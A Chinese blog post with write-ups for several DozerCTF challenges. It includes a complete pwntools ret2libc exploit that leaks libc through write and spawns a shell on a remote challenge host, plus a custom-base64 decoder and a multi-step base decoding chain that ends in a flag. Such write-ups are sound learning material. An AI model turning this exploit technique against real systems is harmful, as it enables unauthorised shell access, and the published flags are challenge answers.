

DozerCTF Writeup

原创

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本文链接: https://blog.csdn.net/weixin_43921239/article/details/106752804

版权

pwn - ret2 temp

一开始记得不是这个题目名字, 应该是 ret2dl-resolve, 高大上东西不会

分析

保护情况

32 位动态链接; 打开 NX;

```
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

漏洞函数

read 函数栈溢出

```
ssize_t vuln()
{
    char buf; // [esp+Ch] [ebp-6Ch]

    setbuf(stdin, &buf);
    return read(0, &buf, 0x100u);
}
```

思路

泄露 libc

栈溢出, 用 write 泄露 libc 地址:

```
payload = 'a'*0x6c+p32(0xdeadbeef)
payload += p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(4)
```

get shell

到 [libc-database](#) 查远程的 libc 是: [libc6-i386_2.23-0ubuntu11_amd64.so](#)。

```
payload = 'a'*0x6c+p32(0xdeadbeef)
payload += p32(system) + p32(0xdeadbeef) + p32(binsh)
```

```

from pwn import *
context.log_level = 'debug'

#p = process("./pwn")
p = remote("118.31.11.216", 36666)
elf = ELF("./pwn")
#libc = ELF("/lib/i386-linux-gnu/libc.so.6")
libc = ELF("./libc.so")

main_addr = 0x0804851f
write_plt = elf.plt['write']
log.info("write_plt:"+hex(write_plt))
write_got = elf.got['write']
log.info("write_got:"+hex(write_got))

payload = 'a'*0x6c+p32(0xdeadbeef)
payload += p32(write_plt) + p32(main_addr) + p32(1) + p32(write_got) + p32(4)

p.recvuntil("!\\n")
p.send(payload)

write_leak = u32(p.recv(4))
log.info("write_leak:"+hex(write_leak))

libc_base = write_leak - libc.symbols['write']
log.info("libc_base:"+hex(libc_base))

system = libc_base + libc.symbols['system']
log.info("system:"+hex(system))

binsh = libc_base + libc.search('/bin/sh').next()
log.info("binsh:"+hex(binsh))

#onegadget = 0x3ac5c + libc_base
#log.info("onegadget:"+hex(onegadget))

payload = 'a'*0x6c+p32(0xdeadbeef)
#payload += p32(0x08048362) + p32(onegadget)
payload += p32(system) + p32(0xdeadbeef) + p32(binsh)

p.recvuntil("!\\n")
#gdb.attach(p)
p.send(payload)

p.interactive()

```

RE - 貌似有些不对

上面字符串 base 加密，下面自定义 自定义密码表：

```

38 aOeg7u19kuvcsv2 db '0EG7U19kUvCsV29qzT9qcUm0yDCwy2CiWjOrU2Or',0
38 ; DATA XREF: sub_4023C0+3B2f0
38 ; DATA XREF: sub_4023C0+3E5f0
38 aYes db 'yes',0
38 align 4
38 off_40B368 dd offset loc_402840 ; DATA XREF: sub_4023C0+12Bf0
38 dd offset loc_402940 ; jump table for switch statement
38 dd offset loc_4029C0
38 dd offset loc_4024F2
38 dd offset loc_402620
7C aZyxcdefghijk db 'ZYXABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/',0
7C ; DATA XREF: sub_402CC0+5Cf0

```

解密脚本:

```

#!/usr/bin/env python
# -*- coding: utf-8 -*-
# @Author : MrSkYe
# @Email : skye231@foxmail.com
# @File : base_diy.py

# 自定义加密表
s = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"#原版
s = "ZYXABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"#自定义

def My_base64_encode(inputs):
    # 将字符串转化为2进制
    bin_str = []
    for i in inputs:
        x = str(bin(ord(i))).replace('0b', '')
        bin_str.append('{:0>8}'.format(x))
    #print(bin_str)
    # 输出的字符串
    outputs = ""
    # 不够三倍数, 需补齐的次数
    nums = 0
    while bin_str:
        #每次取三个字符的二进制
        temp_list = bin_str[:3]
        if(len(temp_list) != 3):
            nums = 3 - len(temp_list)
            while len(temp_list) < 3:
                temp_list += ['0' * 8]
            temp_str = "".join(temp_list)
            #print(temp_str)
            # 将三个8字节的二进制转换为4个十进制
            temp_str_list = []
            for i in range(0,4):
                temp_str_list.append(int(temp_str[i*6:(i+1)*6],2))
            #print(temp_str_list)
            if nums:
                temp_str_list = temp_str_list[0:4 - nums]

        for i in temp_str_list:
            outputs += s[i]
        bin_str = bin_str[3:]
        outputs += nums * '='
    print("Encrypted String:\n%s "%outputs)

def My_base64_decode(inputs):
    # 将字符串转化为2进制

```

```

bin_str = []
for i in inputs:
    if i != '=':
        x = str(bin(s.index(i))).replace('0b', '')
        bin_str.append('{:0>6}'.format(x))
#print(bin_str)
# 输出的字符串
outputs = ""
nums = inputs.count('=')
while bin_str:
    temp_list = bin_str[:4]
    temp_str = "".join(temp_list)
    #print(temp_str)
    # 补足8位字节
    if(len(temp_str) % 8 != 0):
        temp_str = temp_str[0:-1 * nums * 2]
    # 将四个6字节的二进制转换为三个字符
    for i in range(0,int(len(temp_str) / 8)):
        outputs += chr(int(temp_str[i*8:(i+1)*8],2))
    bin_str = bin_str[4:]
print("Decrypted String:\n%s "%outputs)

print()
print("      *****")
print("      *      (1)encode      (2)decode      *")
print("      *****")
print()

num = input("Please select the operation you want to perform:\n")
if(num == "1"):
    input_str = input("Please enter a string that needs to be encrypted: \n")
    My_base64_encode(input_str)
else:
    input_str = input("Please enter a string that needs to be decrypted: \n")
    My_base64_decode(input_str)

```

Crypto - 真·签到

给的一个程序，运行不起来，IDA 打开就很奇怪，然后随手往记事本一带，发现一串字符串。看这样子像是 base 64：

```
R00yVE1NwIRIRTJFRU5CWUdVM1RNU1JURzRaVeTOU11HNFPuTU9CV01JM0RRT1JXRzQ0VE90S1hHWTJET05aUkc1QVRPTUJUR0kyRUVNW1ZHNDNU
S05aWEc0M1RHTkpaR1pBVE1NUldHNDNUT05KVUc0M0RPTUJXR0kyRUtOU0ZHTRUT09CVUc0M0VFPT09Cgo=
```

加密之后长这样：

```
GM2TMMZTHE2EENBYGU3TMRRTG4ZTKNRYG4ZTMOBWII3DQNRWG44TONJXGY2DONZRG5ATOMBGTI2EEMZVG43TKNZXG42TGNJZGZATIMRWG43TONJU
G43DOMBWGI2EKNSFGM4TOOBUG43EE===
```

然后联想 base 32 的占位符（也就是 =）的可能是 6、4、3、1 个，又顺手解密后：

```
3563394B48576F37356873686B686679757647717A70324B3577577753596A426777547670624E6E3978476B
```


然后就是 16 进制转换字符串：

```
5c9KHwo75hshkhfyuvGqzp2K5wWwSYjBgwTvpbNn9xGk
```

然后再转一个 base 58：

```
Dozerctf{base_family_is_so_good}
```

其实这种多重加密，用 CyberChef 能自动解出来一部分，这题的最后两步就是自动解出来的：



点击下面链接可以查看整个解密流程：

[https://skyedai910.github.io/CyberChef/#recipe=From_Base64\('A-Za-z0-9%2B/%3D',true\)From_Base32\('A-Z2-7%3D',true\)From_Hex\('None'\)From_Base58\('123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz',false\)&input=UjAweVZFMU5XbFJJU1RKRIJVNUNXVWRWTTFFSTlVsS1VSe1JhVkv0T1VsbEh0RnBVVFU5Q1YwbEpNMFJSVGxKWFJ6UTBWRTlPU2xoSFdUSkVUMDVhVWtjMVFwU1BUVUpVUjBreVJVk5XbFpITkROVVMwNWFxRWmTWxSSFRrcGFMSXBCVkvS1VzEh0RE5VVDA1S1ZVYzBNMFJQVFVKWFIwa3lSVXRPTBaSFRUU1VUMDlDVlVjME0wVkZQVDA5Q2dvPQ](https://skyedai910.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)From_Base32('A-Z2-7%3D',true)From_Hex('None')From_Base58('123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz',false)&input=UjAweVZFMU5XbFJJU1RKRIJVNUNXVWRWTTFFSTlVsS1VSe1JhVkv0T1VsbEh0RnBVVFU5Q1YwbEpNMFJSVGxKWFJ6UTBWRTlPU2xoSFdUSkVUMDVhVWtjMVFwU1BUVUpVUjBreVJVk5XbFpITkROVVMwNWFxRWmTWxSSFRrcGFMSXBCVkvS1VzEh0RE5VVDA1S1ZVYzBNMFJQVFVKWFIwa3lSVXRPTBaSFRUU1VUMDlDVlVjME0wVkZQVDA5Q2dvPQ)